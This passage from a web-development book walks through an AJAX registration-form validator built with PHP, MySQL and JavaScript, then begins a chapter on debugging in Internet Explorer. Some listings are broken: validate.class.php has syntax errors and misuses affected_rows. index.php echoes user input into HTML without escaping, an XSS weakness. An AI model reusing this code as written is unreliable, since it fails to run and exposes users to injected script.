  response = xhr.responseText;
}
```

After gathering the necessary data, the `XmlHttp` object passes it all to the callback function (`settings.complete()`) along with the `XmlHttp` object and the HTTP response code.

```
// call the callback function if any
if (settings.complete)
  settings.complete (xhr, response, xhr.status);
```

All in all, the next time you need to call a server script asynchronously from a web page, you can count on `XmlHttp` to do all the dirty work. You just tell it what URL to contact, specifying the necessary parameters, and it fetches the response for you.

AJAX form validation

In the previous chapter, we talked about error handling and database operations. In this chapter, we redesigned the code for making AJAX requests when creating the `XmlHttp` class. The AJAX form validation application makes use of these techniques. The application contains three pages:

- One page renders the form to be validated
- Another page validates the input
- The third page is displayed if the validation is successful

The application will have a standard structure, composed of these files:

- `index.php`: It is the file loaded initially by the user. It contains references to the necessary JavaScript files and makes asynchronous requests for validation to `validate.php`.
- `index_top.php`: It is a helper file loaded by `index.php` and contains several objects for rendering the HTML form.
- `validate.css`: It is the file containing the CSS styles for the application.
- `json2.js`: It is the JavaScript file used for handling JSON objects.
- `xhr.js`: It is the JavaScript file that contains our `XmlHttp` object used for making AJAX requests.
- `validate.js`: It is the JavaScript file loaded together with `index.php` on the client side. It makes asynchronous requests to a PHP script called `validate.php` to perform the AJAX validation.
- `validate.php`: It is a PHP script residing on the same server as `index.php`, and it offers the server-side functionality requested asynchronously by the JavaScript code in `index.php`.
- `validate.class.php`: It is a PHP script that contains a class called `Validate`, which contains the business logic and database operations to support the functionality of `validate.php`.
- `config.php`: It will be used to store global configuration options for your application, such as database connection data, and so on.
- `error_handler.php`: It contains the error-handling mechanism that changes the text of an error message into a human-readable format.
- `allok.php`: It is the page to be displayed if the validation is successful.

Bearing all this in mind, it's time to get to work!

Time for action – AJAX form validation

1. If you missed the database exercise in Chapter 4, *Using PHP and MySQL on the Server*, connect to the `ajax` database and create a table named `users` with the following code; otherwise, skip to step 3.

```
CREATE TABLE users
(
 user_id INT UNSIGNED NOT NULL AUTO_INCREMENT,
 user_name VARCHAR(32) NOT NULL,
 PRIMARY KEY (user_id)
);
```

2. Execute the following `INSERT` commands to populate your `users` table with some sample data:

```
INSERT INTO users (user_name) VALUES ('bogdan');
INSERT INTO users (user_name) VALUES ('audra');
INSERT INTO users (user_name) VALUES ('cristian');
```

3. Let's start writing the code with the presentation tier. We'll define the styles for our form by creating a file named `validate.css`, and adding the following code to it:

```
body
{
  font-family: Arial, Helvetica, sans-serif;
  font-size: 0.8em;
  color: #000000;
}

label
{
  float: left;
  width: 150px;
  font-weight: bold;
}

input, select
{
  margin-bottom: 3px;
}

.button
{
  font-size: 2em;
}
```

```
.left
{
  margin-left: 150px;
}

.txtFormLegend
{
  color: #777777;
  font-weight: bold;
  font-size: large;
}

.txtSmall
{
  color: #999999;
  font-size: smaller;
}

.hidden
{
  display: none;
}

.error
{
  display: block;
  margin-left: 150px;
  color: #ff0000;
}
```

4. Now create a new file named `index_top.php`, and add the following code to it. This script will be loaded from the main page `index.php`.

```
<?php
  // enable PHP session
  session_start();

 // Build HTML <option> tags
  function buildOptions($options, $selectedOption)
  {
    foreach ($options as $value => $text)
    {
      if ($value == $selectedOption)
      {
```

```
            echo '<option value="' . $value .
                 '" selected="selected">' . $text . '</option>';
        }
        else
        {
            echo '<option value="' . $value . '">' . $text .
                 '</option>';
        }
    }
}

// initialize gender options array
$genderOptions = array("0" => "[Select]",
                       "1" => "Male",
                       "2" => "Female");

// initialize month options array
$monthOptions = array("0" => "[Select]",
                      "1" => "January",
                      "2" => "February",
                      "3" => "March",
                      "4" => "April",
                      "5" => "May",
                      "6" => "June",
                      "7" => "July",
                      "8" => "August",
                      "9" => "September",
                      "10" => "October",
                      "11" => "November",
                      "12" => "December");

// initialize some session variables to prevent PHP throwing
// Notices
if (!isset($_SESSION['values']))
{
  $_SESSION['values']['txtUsername'] = '';
  $_SESSION['values']['txtName'] = '';
  $_SESSION['values']['selGender'] = '';
  $_SESSION['values']['selBthMonth'] = '';
  $_SESSION['values']['txtBthDay'] = '';
  $_SESSION['values']['txtBthYear'] = '';
  $_SESSION['values']['txtEmail'] = '';
  $_SESSION['values']['txtPhone'] = '';
  $_SESSION['values']['chkReadTerms'] = '';
}
```

```
  if (!isset($_SESSION['errors']))
  {
    $_SESSION['errors']['txtUsername'] = 'hidden';
    $_SESSION['errors']['txtName'] = 'hidden';
    $_SESSION['errors']['selGender'] = 'hidden';
    $_SESSION['errors']['selBthMonth'] = 'hidden';
    $_SESSION['errors']['txtBthDay'] = 'hidden';
    $_SESSION['errors']['txtBthYear'] = 'hidden';
    $_SESSION['errors']['txtEmail'] = 'hidden';
    $_SESSION['errors']['txtPhone'] = 'hidden';
    $_SESSION['errors']['chkReadTerms'] = 'hidden';
  }
?>
```

5. Now create `index.php`, and add the following code to it:

```
<?php
  require_once ('index_top.php');
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>Degradable AJAX Form Validation with PHP and
        MySQL</title>
    <meta http-equiv="Content-Type" content="text/html;
          charset=utf-8" />
    <link href="validate.css" rel="stylesheet" type="text/css" />
  </head>

  <body onload="setFocus();">
  <script type="text/javascript" src="json2.js"></script>
  <script type="text/javascript" src="xhr.js"></script>
  <script type="text/javascript" src="validate.js"></script>
  <fieldset>
    <legend class="txtFormLegend">
      New User Registratio Form
    </legend>
    <br />
    <form name="frmRegistration" method="post"
          action="validate.php">
      <input type="hidden" name="validationType" value="php"/>
        <!-- Username -->
```

```
<label for="txtUsername">Desired username:</label>
<input id="txtUsername" name="txtUsername" type="text"
       onblur="validate(this.value, this.id)"
       value="<?php echo $_SESSION['values']
              ['txtUsername'] ?>" />
<span id="txtUsernameFailed"
      class="<?php echo $_SESSION['errors']['txtUsername']
             ?>">
  This username is in use, or empty username field.
</span>
<br />

<!-- Name -->
<label for="txtName">Your name:</label>
<input id="txtName" name="txtName" type="text"
       onblur="validate(this.value, this.id)"
       value="<?php echo $_SESSION['values']['txtName']
              ?>" />
<span id="txtNameFailed"
      class="<?php echo $_SESSION['errors']['txtName']?>">
  Please enter your name.
</span>
<br />

<!-- Gender -->
<label for="selGender">Gender:</label>
<select name="selGender" id="selGender"
        onblur="validate(this.value, this.id)">
  <?php buildOptions($genderOptions,
                     $_SESSION['values']['selGender']); ?>
</select>
<span id="selGenderFailed"
      class="<?php echo $_SESSION['errors']['selGender']
             ?>">
  Please select your gender.
</span>
<br />

<!-- Birthday -->
<label for="selBthMonth">Birthday:</label>

<!-- Month -->
<select name="selBthMonth" id="selBthMonth"
        onblur="validate(this.value, this.id)">
  <?php buildOptions($monthOptions,
```

```
                    $_SESSION['values']['selBthMonth']);
   ?>
</select>
 - 

<!-- Day -->
<input type="text" name="txtBthDay" id="txtBthDay"
       maxlength="2" size="2"
       onblur="validate(this.value, this.id)"
       value="<?php echo $_SESSION['values']['txtBthDay']
              ?>" />
 - 

<!-- Year -->
<input type="text" name="txtBthYear" id="txtBthYear"
       maxlength="4" size="2"
       onblur="validate(document.getElementById
        ('selBthMonth').options[document.getElementById
        ('selBthMonth').selectedIndex].value +
        '#' + document.getElementById('txtBthDay').value +
        '#' + this.value, this.id)"
       value="<?php echo $_SESSION['values']['txtBthYear']
              ?>"
/>

<!-- Month, Day, Year validation -->
<span id="selBthMonthFailed"
      class="<?php echo $_SESSION['errors']['selBthMonth']
              ?>">
  Please select your birth month.
</span>
<span id="txtBthDayFailed"
      class="<?php echo $_SESSION['errors']['txtBthDay']
              ?>">
  Please enter your birth day.
</span>
<span id="txtBthYearFailed"
      class="<?php echo $_SESSION['errors']['txtBthYear']
              ?>">
  Please enter a valid date.
</span>
<br />

<!-- Email -->
<label for="txtEmail">E-mail:</label>
```

```
    <input id="txtEmail" name="txtEmail" type="text"
           onblur="validate(this.value, this.id)"
           value="<?php echo $_SESSION['values']['txtEmail']
                  ?>" />
    <span id="txtEmailFailed"
          class="<?php echo $_SESSION['errors']['txtEmail']
                 ?>">
      Invalid e-mail address.
    </span>
    <br />

    <!-- Phone number -->
    <label for="txtPhone">Phone number:</label>
    <input id="txtPhone" name="txtPhone" type="text"
           onblur="validate(this.value, this.id)"
           value="<?php echo $_SESSION['values']['txtPhone']
                  ?>" />
    <span id="txtPhoneFailed"
          class="<?php echo $_SESSION['errors']['txtPhone']
                 ?>">
      Please insert a valid US phone number (xxx-xxx-xxxx).
    </span>
    <br />

    <!-- Read terms checkbox -->
    <input type="checkbox" id="chkReadTerms"
           name="chkReadTerms" class="left"
           onblur="validate(this.checked, this.id)"
              <?php if ($_SESSION['values']['chkReadTerms'] ==
                        'on') echo 'checked="checked"' ?> />
    I've read the Terms of Use
    <span id="chkReadTermsFailed"
          class="<?php echo$_SESSION['errors']
                      ['chkReadTerms'] ?>">
      Please make sure you read the Terms of Use.
    </span>

    <!-- End of form -->
    <hr />
    <span class="txtSmall">Note: All fields arerequired.
    </span>
    <br /><br />
    <input type="submit" name="submitbutton" value="Register"
           class="left button" />
</form>
```

```
    </fieldset>
  </body>
</html>
```

6. Create a new file named `allok.php`, and add the following code to it:

```
<?php
  // clear any data saved in the session
  session_start();
  session_destroy();
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>AJAX Form Validation</title>
    <meta http-equiv="Content-Type" content="text/html;
          charset=utf-8" />
    <link href="validate.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    Registration Successful!<br />
    <a href="index.php" title="Go back">&lt;&lt; Go back</a>
  </body>
</html>
```

7. Copy `json2.js` (which you downloaded in a previous exercise from `http://json.org/json2.js`) to your `ajax/validate` folder.

8. Create a file named `validate.js`. This file performs the client-side functionality, including the AJAX requests:

```
// holds the remote server address
var serverAddress = "validate.php";
// when set to true, display detailed error messages
var showErrors = true;

// the function handles the validation for any form field
function validate(inputValue, fieldID)
{
  // the data to be sent to the server through POST
  var data = "validationType=ajax&inputValue=" + inputValue +
             "&fieldID=" + fieldID;

  // build the settings object for the XmlHttp object
```

```
    var settings =
    {
      url: serverAddress,
      type: "POST",
      async: true,
      complete: function (xhr, response, status)
      {
        if (xhr.responseText.indexOf("ERRNO") >= 0
            || xhr.responseText.indexOf("error:") >= 0
            || xhr.responseText.length == 0)
        {
          alert(xhr.responseText.length == 0 ?
            "Server error." : response);
        }
        result = response.result;
        fieldID = response.fieldid;
        // find the HTML element that displays the error
        message = document.getElementById(fieldID + "Failed");
        // show the error or hide the error
        message.className = (result == "0") ? "error" : "hidden";
      },
      data: data,
      showErrors: showErrors
    };

    // make a server request to validate the input data
    var xmlHttp = new XmlHttp(settings);
}

// sets focus on the first field of the form
function setFocus()
{
  document.getElementById("txtUsername").focus();
}
```

9. Now it's time to add the server-side logic. Start by creating `config.php`, with the following code in it:

```
<?php
// defines database connection data
define('DB_HOST', 'localhost');
define('DB_USER', 'ajaxuser');
define('DB_PASSWORD', 'practical');
define('DB_DATABASE', 'ajax');
?>
```

10. Now create the error handler code in a file named `error_handler.php`:

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);

// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
  // clear any output that has already been generated
  if(ob_get_length()) ob_clean();
  // output the error message
  $error_message = 'ERRNO: ' . $errNo . chr(10) .
                   'TEXT: ' . $errStr . chr(10) .
                   'LOCATION: ' . $errFile .
                   ', line ' . $errLine;
  echo $error_message;
  // prevent processing any more PHP scripts
  exit;
}
?>
```

11. The PHP script that handles the client's AJAX calls, and also handles the validation on form submit, is `validate.php`:

```
<?php
  // start PHP session
  session_start();
  // load error handling script and validation class
  require_once ('error_handler.php');
  require_once ('validate.class.php');

  // Create new validator object
  $validator = new Validate();

  // read validation type (PHP or AJAX?)
  $validationType = '';
  if (isset($_POST['validationType']))
  {
    $validationType = $_POST['validationType'];
  }

  // AJAX validation or PHP validation?
  if ($validationType == 'php')
  {
```

```
    // PHP validation is performed by the ValidatePHP method,
    //which returns the page the visitor should be redirected to
    //(which is allok.php if all the data is valid, or back to
    //index.php if not)
  header('Location:' . $validator->ValidatePHP());
}
else
  {
    // AJAX validation is performed by the ValidateAJAX method.
    //The results are used to form a JSON document that is sent
    //back to the client
    $response = array('result' => $validator->ValidateAJAX
                        ($_POST['inputValue'],$_POST['fieldID']),
                      'fieldid' => $_POST['fieldID'] );

    // generate the response
    if(ob_get_length()) ob_clean();
    header('Content-Type: application/json');
    echo json_encode($response);
  }
?>
```

12. The class that supports the validation functionality is called `Validate`, and it is hosted in a script file called `validate.class.php`, which looks like this:

```
<?php
  // load error handler and database configuration
  require_once ('config.php');

  // Class supports AJAX and PHP web form validation
  class Validate
  {
    // stored database connection
    private $mMysqli;

    // constructor opens database connection
    function __construct()
    {
      $this->mMysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD,
                                  DB_DATABASE);
    }

    // destructor closes database connection
    function __destruct()
    {
```

```
    $this->mMysqli->close();
  }

  // supports AJAX validation, verifies a single value
  public function ValidateAJAX($inputValue, $fieldID)
  {
    // check which field is being validated and perform
    // validation
    switch($fieldID)
    {
      // Check if the username is valid
      case 'txtUsername':
      return $this->validateUserName($inputValue);
      break;

      // Check if the name is valid
      case 'txtName':
      return $this->validateName($inputValue);
      break;

      // Check if a gender was selected
      case 'selGender':
      return $this->validateGender($inputValue);
      break;

      // Check if birth month is valid
      case 'selBthMonth':
      return $this->validateBirthMonth($inputValue);
      break;

      // Check if birth day is valid
      case 'txtBthDay':
      return $this->validateBirthDay($inputValue);
      break;

      // Check if birth year is valid
      case 'txtBthYear':
      return $this->validateBirthYear($inputValue);
      break;

      // Check if email is valid
      case 'txtEmail':
      return $this->validateEmail($inputValue);
      break;

      // Check if phone is valid
```

```
            case 'txtPhone':
            return $this->validatePhone($inputValue);
            break;

          // Check if "I have read the terms" checkbox has been
          // checked
            case 'chkReadTerms':
            return $this->validateReadTerms($inputValue);
            break;
          }
        }

      // validates all form fields on form submit
      public function ValidatePHP()
        {
          // error flag, becomes 1 when errors are found.
          $errorsExist = 0;
          // clears the errors session flag
          if (isset($_SESSION['errors']))
            unset($_SESSION['errors']);
        // By default all fields are considered valid
          $_SESSION['errors']['txtUsername'] = 'hidden';
          $_SESSION['errors']['txtName'] = 'hidden';
          $_SESSION['errors']['selGender'] = 'hidden';
          $_SESSION['errors']['selBthMonth'] = 'hidden';
          $_SESSION['errors']['txtBthDay'] = 'hidden';
          $_SESSION['errors']['txtBthYear'] = 'hidden';
          $_SESSION['errors']['txtEmail'] = 'hidden';
          $_SESSION['errors']['txtPhone'] = 'hidden';
          $_SESSION['errors']['chkReadTerms'] = 'hidden';

          // Validate username
          if (!$this->validateUserName($_POST['txtUsername']))
          {
            $_SESSION['errors']['txtUsername'] = 'error';
            $errorsExist = 1;
          }

          // Validate name
          if (!$this->validateName($_POST['txtName']))
          {
            $_SESSION['errors']['txtName'] = 'error';
            $errorsExist = 1;
```

```
}

// Validate gender
if (!$this->validateGender($_POST['selGender']))
{
  $_SESSION['errors']['selGender'] = 'error';
  $errorsExist = 1;
}

// Validate birth month
if (!$this->validateBirthMonth($_POST['selBthMonth']))
{
  $_SESSION['errors']['selBthMonth'] = 'error';
  $errorsExist = 1;
}

// Validate birth day
if (!$this->validateBirthDay($_POST['txtBthDay']))
{
  $_SESSION['errors']['txtBthDay'] = 'error';
  $errorsExist = 1;
}

// Validate birth year and date
if (!$this->validateBirthYear($_POST['selBthMonth'] . '#' .
                              $_POST['txtBthDay'] . '#' .
                              $_POST['txtBthYear']))
{
  $_SESSION['errors']['txtBthYear'] = 'error';
  $errorsExist = 1;
}

// Validate email
if (!$this->validateEmail($_POST['txtEmail']))
{
  $_SESSION['errors']['txtEmail'] = 'error';
  $errorsExist = 1;
}

// Validate phone
if (!$this->validatePhone($_POST['txtPhone']))
{
  $_SESSION['errors']['txtPhone'] = 'error';
  $errorsExist = 1;
}
```

```
    // Validate read terms
    if (!isset($_POST['chkReadTerms']) ||
        !$this->validateReadTerms($_POST['chkReadTerms'])      {
      $_SESSION['errors']['chkReadTerms'] = 'error';
      $_SESSION['values']['chkReadTerms'] = '';
      $errorsExist = 1;
    }
    // If no errors are found, point to a successful validation
    // page
    if ($errorsExist == 0)
    {
      return 'allok.php';
    }
    else
    {
      // If errors are found, save current user input
      foreach ($_POST as $key => $value)
      {
        $_SESSION['values'][$key] = $_POST[$key];
      }
      return 'index.php';
    }
  }
  // validate user name (must be empty, and must not be already
  // registered)
  private function validateUserName($value)
  {
    // trim and escape input value
    $value = $this->mMysqli->real_escape_string(trim($value));
    // empty user name is not valid
    if ($value == null)
      return 0; // not valid
    // check if the username exists in the database
    $query = $this->mMysqli->query('SELECT user_name FROM users'
                                   'WHERE user_name="' .
                                   $value . '"');
    if ($this->mMysqli->affected_rows > 0)
      return '0'; // not valid
    else
      return '1'; // valid
```

```
}

// validate name
private function validateName($value)
{
  // trim and escape input value
  $value = trim($value);
  // empty user name is not valid
  if ($value)
    return 1; // valid
  else
    return 0; // not valid
}

// validate gender
private function validateGender($value)
{
  // user must have a gender
  return ($value == '0') ? 0 : 1;
}

// validate birth month
private function validateBirthMonth($value)
{
  // month must be non-null, and between 1 and 12
  return ($value == '' || $value > 12 || $value < 1) ? 0 : 1;
}

// validate birth day
private function validateBirthDay($value)
{
  // day must be non-null, and between 1 and 31
  return ($value == '' || $value > 31 || $value < 1) ? 0 : 1;
}

// validate birth year and the whole date
private function validateBirthYear($value)
{
// valid birth year is between 1900 and 2000
  // get whole date (mm#dd#yyyy)
  $date = explode('#', $value);
  // date can't be valid if there is no day, month, or year
  if (!$date[0]) return 0;
  if (!$date[1] || !is_numeric($date[1])) return 0;
```

```
        if (!$date[2] || !is_numeric($date[2])) return 0;
        // check the date
        return (checkdate($date[0], $date[1], $date[2])) ? 1 : 0;
      }

      // validate email
      private function validateEmail($value)
      {
        // valid email formats: *@*.*, *@*.*.*, *.*@*.*, *.*@*.*.*)
        return (!preg_match('/^[_a-z0-9-]+(\.[_a-z0-9-]+)*@
                             [a-z0-9-]+(\.[a-z0-9-]+)*
                             (\.[a-z]{2,3})$/i', $value)) ? 0 : 1;
      }

      // validate phone
      private function validatePhone($value)
      {
        // valid phone format: ###-###-####
        return (!preg_match('/^[0-9]{3}-*[0-9]{3}-*[0-9]{4}$/',
               $value)) ? 0 : 1;
      }

      // check the user has read the terms of use
      private function validateReadTerms($value)
      {
        // valid value is 'true'
        return ($value == 'true' || $value == 'on') ? 1 : 0;
      }
    }
?>
```

13. Test your script by loading `http://localhost/ajax/validate/index.php` in a web browser.

What just happened?

The AJAX validation technique allows us to validate form fields and at the same time inform users if there were any validation errors, and the icing on the cake is that we are doing it without interrupting the user's activity!

The client-side validation is combined with a pure server-side PHP validation that takes place when the user clicks on **Submit** and thereby submits the entire form to the server. Because of two PHP scripts, `validate.php` and `validate.class.php`, both validation types are supported at the server.

Let's examine the code, beginning with the script that handles client-side validation, `index.php`. The client page is not a simple HTML file but, rather, a PHP file; portions of it will be dynamically generated at the server side. In this way, we retain the form field values when the form is submitted and server-side validation fails. Without the server-side PHP code, if the index page is reloaded, all its fields would be empty.

`index.php` begins by loading a helper script named `index_top.php` to: start the session by calling `session_start()`, define some variables and a function that will be used later in `index.php`, and initialize some session variables (`$_SESSION['values']` and `$_SESSION['errors']`) to avoid PHP sending notices about uninitialized variables.

Note the `onload` event of the `body` tag in `index.php`. It calls the `setFocus()` function defined in `validate.js`, which places the input cursor in the first field of the form.

In `index.php`, you see the following sequence of code. Later on, we will be using this same code with additional small changes:

```
<!-- Username -->
<label for="txtUsername">Desired username:</label>
<input id="txtUsername" name="txtUsername" type="text"
       onblur="validate(this.value, this.id)"
       value="<?php echo $_SESSION['values']['txtUsername']
              ?>" />
<span id="txtUsernameFailed"
      class="<?php echo $_SESSION['errors']['txtUsername']
             ?>">
  This username is in use, or empty username field.
</span>
<br />
```

This is the code that displays a form field with its corresponding label and displays an error message underneath when validation fails.

In this example, we display an error message right under the validated field, but you can customize the position and appearance of these error messages in `validate.css` by changing the properties of the `error` CSS class.

The `onblur` event of the `input` element that is generated when the user leaves an input element triggers the `validate()` JavaScript function with two parameters: the field's value and the field's ID (the server script needs to know which field we need to validate and what the input value is). This function will handle AJAX validation, by making an asynchronous HTTP request to the `validate.php` script.

The `value` attributes should be empty on the initial page load, but after submitting the form it should hold the input values. We use session variables to save user input on form submit, in case validation fails and the form is re-displayed.

The `<span>` element that follows contains the error message that gets displayed on failed validation. This `span` is initially hidden using the `hidden` CSS class, but we change its CSS class into `error`, if validation fails.

The `validate()` function inside `validate.js`, sends an AJAX request to the server by calling `validate.php` with three parameters—the field's value, the field's ID, and AJAX as the validation type.

The data to be sent to the server is formatted accordingly.

```
// the data to be sent to the server through POST
var data = "validationType=ajax&inputValue=" + inputValue +
           "&fieldID=" + fieldID;
```

Before making the AJAX request, we build the JSON settings object to be passed to the `XmlHttp` constructor function.

```
// build the settings object for the XmlHttp object
var settings =
{
  url: serverAddress,
  type: "POST",
  async: true,
  complete: function (xhr, response, status)
  {
    if (xhr.responseText.indexOf("ERRNO") >= 0
        || xhr.responseText.indexOf("error:") >= 0
        || xhr.responseText.length == 0)
    {
      alert(xhr.responseText.length == 0 ?
        "Server error." : response);
    }
    result = response.result;
    fieldID = response.fieldid;
    // find the HTML element that displays the error
    message = document.getElementById(fieldID + "Failed");
    // show the error or hide the error
    message.className = (result == "0") ? "error" : "hidden";
  },
  data: data,
  showErrors: showErrors
};
```

As all of the hard work is delegated to `XmlHttp`, all that's left for our function to do is to correctly interpret the response. This is where the complete callback function is used to check for any PHP errors handled by the `error_handler.php` module and, when there is an error, to show the error(s) in a popup message. Next, the validation result is retrieved from the JSON object. If the validation was successful, we change the CSS class of the error message to `hidden`; if the validation failed, it is set to `error`. You change the element's CSS class using its `className` property.

The final step is the construction of an AJAX request using the `XmlHttp` object and passing the JSON settings object.

The PHP script that handles server-side processing is `validate.php`. It starts by loading the error handling script (`error_handler.php`) and the `Validate` class that handles the data validation (`validate.class.php`). Then, it looks for a `POST` variable named `validationType`. This exists both when an asynchronous request is made and when the form is submitted via a hidden input field.

```
// read validation type (PHP or AJAX?)
$validationType = '';
if (isset($_POST['validationType']))
{
  $validationType = $_POST['validationType'];
}
```

Then, based on the value of `$validationType`, we perform either AJAX validation or PHP validation.

```
// AJAX validation or PHP validation?
if ($validationType == 'php')
{
  // PHP validation is performed by the ValidatePHP method, which
..// returns the page the visitor should be redirected to (which is
  // allok.php if all the data is valid, or back to index.php if not)
  header('Location:' . $validator->ValidatePHP());
}
else
{
  // AJAX validation is performed by the ValidateAJAX method. The
  // results are used to form a JSON object that is sent back to the
  // client
  $response = array('result' =>  $validator->ValidateAJAX
                    ($_POST['inputValue'], $_POST['fieldID']),
                    'fieldid' => $_POST['fieldID'] );
  // generate the response
```

```
    if(ob_get_length()) ob_clean();
    header('Content-Type: application/json');
    echo json_encode($response);
}
?>
```

For classic, server-side validation, we call the `validatePHP()` method, which returns the name of the page the browser should be redirected to (which will be `allok.php` if the validation was successful, or `index.php` if not). The validation results for each field are stored in the session and should it be reloaded; `index.php` will indicate the fields that didn't pass the test.

In the case of AJAX calls, the server composes a response that specifies if the field is valid. The response is a JSON object that looks like this:

```
{"result":"1","fieldid":"txtUsername"}
```

If the result is `0`, then `txtUsername` isn't valid and it should be marked accordingly. If the result is `1`, the field's value is valid.

Next, let's look into `validate.class.php`, referenced in `validate.php`. This is the workhorse of our PHP validation. The class constructor creates a connection to the database and the destructor closes that connection. We then have two public methods: `ValidateAJAX()` (AJAX validation) and `ValidatePHP()` (server-side validation).

PHP constructors and destructors

In PHP, the constructor is implemented as a method named `__construct()`, and is executed automatically when you create new instances of a class. Just as in other programming languages, the constructors are useful when you have code that initializes various class members, because you can rely on it always executing as soon as a new object of the class is created.

At the opposite side of the object life cycle, you have the destructor, which is a method named `__destruct()`, and is called automatically when the object is destroyed. Destructors are very useful for doing housekeeping work. In most examples, we will close the database connection in the destructor, ensuring that we don't leave any database connections open, consuming unnecessary resources.

AJAX validation requires two parameters, one that holds the value to be validated (`$inputValue`) and one that holds the form field's ID (`$fieldID`). A `switch` block loads specific validation for each form field. This function will return `0` if validation fails or `1` if validation is successful.

The PHP validation function takes no parameters, as it validates the entire form (after form submission). First we initialize the `$errorsExist` flag to `0`. Whenever validation fails for a field, this flag will be set to `1` and we will know validation has failed. Then we need to make sure that older session variables are `unset` in order to ensure that older errors are cleared.

We then check each form field against a set of custom rules. If validation fails, we raise the flag (`$errorsExist = 1`) and set the session variable that sets the CSS class for error message to `error`. If, in the end, the `$errorsExist` flag is still set to `0`, it means that the entire validation was successful and so it returns the name of the success page, thus redirecting the browser to that page.

If errors are found, we save current user input into session variables, which will be used by `index.php` to fill the form (remember that by default, when loading the page, all fields are empty). This is how we save current user input:

```
foreach ($_POST as $key => $value)
{
  $_SESSION['values'][$key] = $_POST[$key];
}
```

In other scenarios, you can save these values even if the validation is successful, so that should the user fill in another form on our site, say an order form, they can be reused for him.

`$_POST` is an array holding the names and values of all form elements, and it can be walked through with `foreach`. This means that for each element inside the `$_POST` array, we create a new element inside the `$_SESSION['values']` array.

There's nothing special to mention about `validate.css`. The success page (`allok.php`) is very simple as well—it just displays a successful submission confirmation belying all the work that's gone on before it!

Summary

We saw how to put into practice everything that we had learned so far in JavaScript by building our own flexible, extensible, reusable object for AJAX requests. We demonstrated the application structure that we specified as well.

Our intention here wasn't to build the perfect validation technique but, rather, a working proof of the concept that takes care of user input and ensures its validity.

This validation technique isn't possible with JavaScript alone, nor would you want to wait for the fields to be validated only on form submit.

Now that we've finished a complete, quite complex case study, it's time to have a quick look at some useful tools that we can use to debug and profile our AJAX code.

6
Debugging and Profiling AJAX Applications

Throughout the lifetime of a software product, there is at least one phase of testing the code. The first iteration of software that most programmers write (the authors of this book included) usually has room for improvement. The investigation of software's behavior during execution, by gathering data with the goal to identify its weaknesses and improve them, is known as **profiling** or **performance analysis**. Normally, pointing out of mistakes, critiques, or suggestions of areas for improvement induces cringing. Not so with testing—this is your chance to "get the bugs out" and/or improve performance before your public regretfully experiences any "room for improvement". It is the opportunity to earnestly seek out any weaknesses or less-than-ideal happenings and avoid their discovery (usually by surprise) when it may be too late to readily fix the problem without a major rework of your design.

No matter what technology or platform you choose, you'll find many tools on the market to help you test, debug, and objectively gauge the performance of your application. There are some great tools that will make your life easier when writing and debugging AJAX applications. In this chapter, we're going to delve into the following:

- Learn how to enable and use Internet Explorer's debugging capabilities
- Work with Web Development Helper, Developer Toolbar, and other Internet Explorer tools
- Work with Firefox plugins such as Firebug, Venkman JavaScript Debugger, and Web Developer

Debugging and profiling with Internet Explorer

Here you'll learn how to:

- Enable debugging in Internet Explorer 6 and 7
- Use the Developer Tools application in Internet Explorer 8
- Work with Firebug, Internet Explorer Developer Toolbar, and other tools

Enabling debugging in Internet Explorer 6 and 7

When you need to debug JavaScript code with Internet Explorer, we recommend you use Internet Explorer 8 (or later), because of its integrated Developer Tools application. However, if you need to use Internet Explorer 7 or older, here's how.

In Internet Explorer 7 and its lower versions, there is no integrated JavaScript debugger support. By default, JavaScript errors are ignored by Internet Explorer. So in order to be able to debug in Internet Explorer, you need to:

- Start Internet Explorer and go to **Tools | Internet Options | Advanced** and deselect the **Disable script debugging (Internet Explorer)** and **Disable script debugging (Other)** checkboxes. If you want a pop-up window to be displayed for each error, you need to deselect the **Display a notification about every script error** checkbox, as shown in Figure 6-1:




Figure 6-1: Enabling debugging in Internet Explorer 6 and 7

After enabling debugging, you can use various tools to analyze the code that runs in Internet Explorer. The most popular tool is Visual Web Developer, a free development environment from Microsoft that you can use to build web applications. Its main target is ASP.NET developers, but it can be used to debug and profile JavaScript code as well.

Figure 6-2 shows an example from our book *Microsoft AJAX Library Essentials*, which covers the Microsoft tools in more depth. As the screenshot shows, the tools make basic debugging operations, such as line-by-line code execution and inspection of variable values at runtime, easy to perform. The following screenshot shows debugging of JavaScript code using Visual Web Developer:

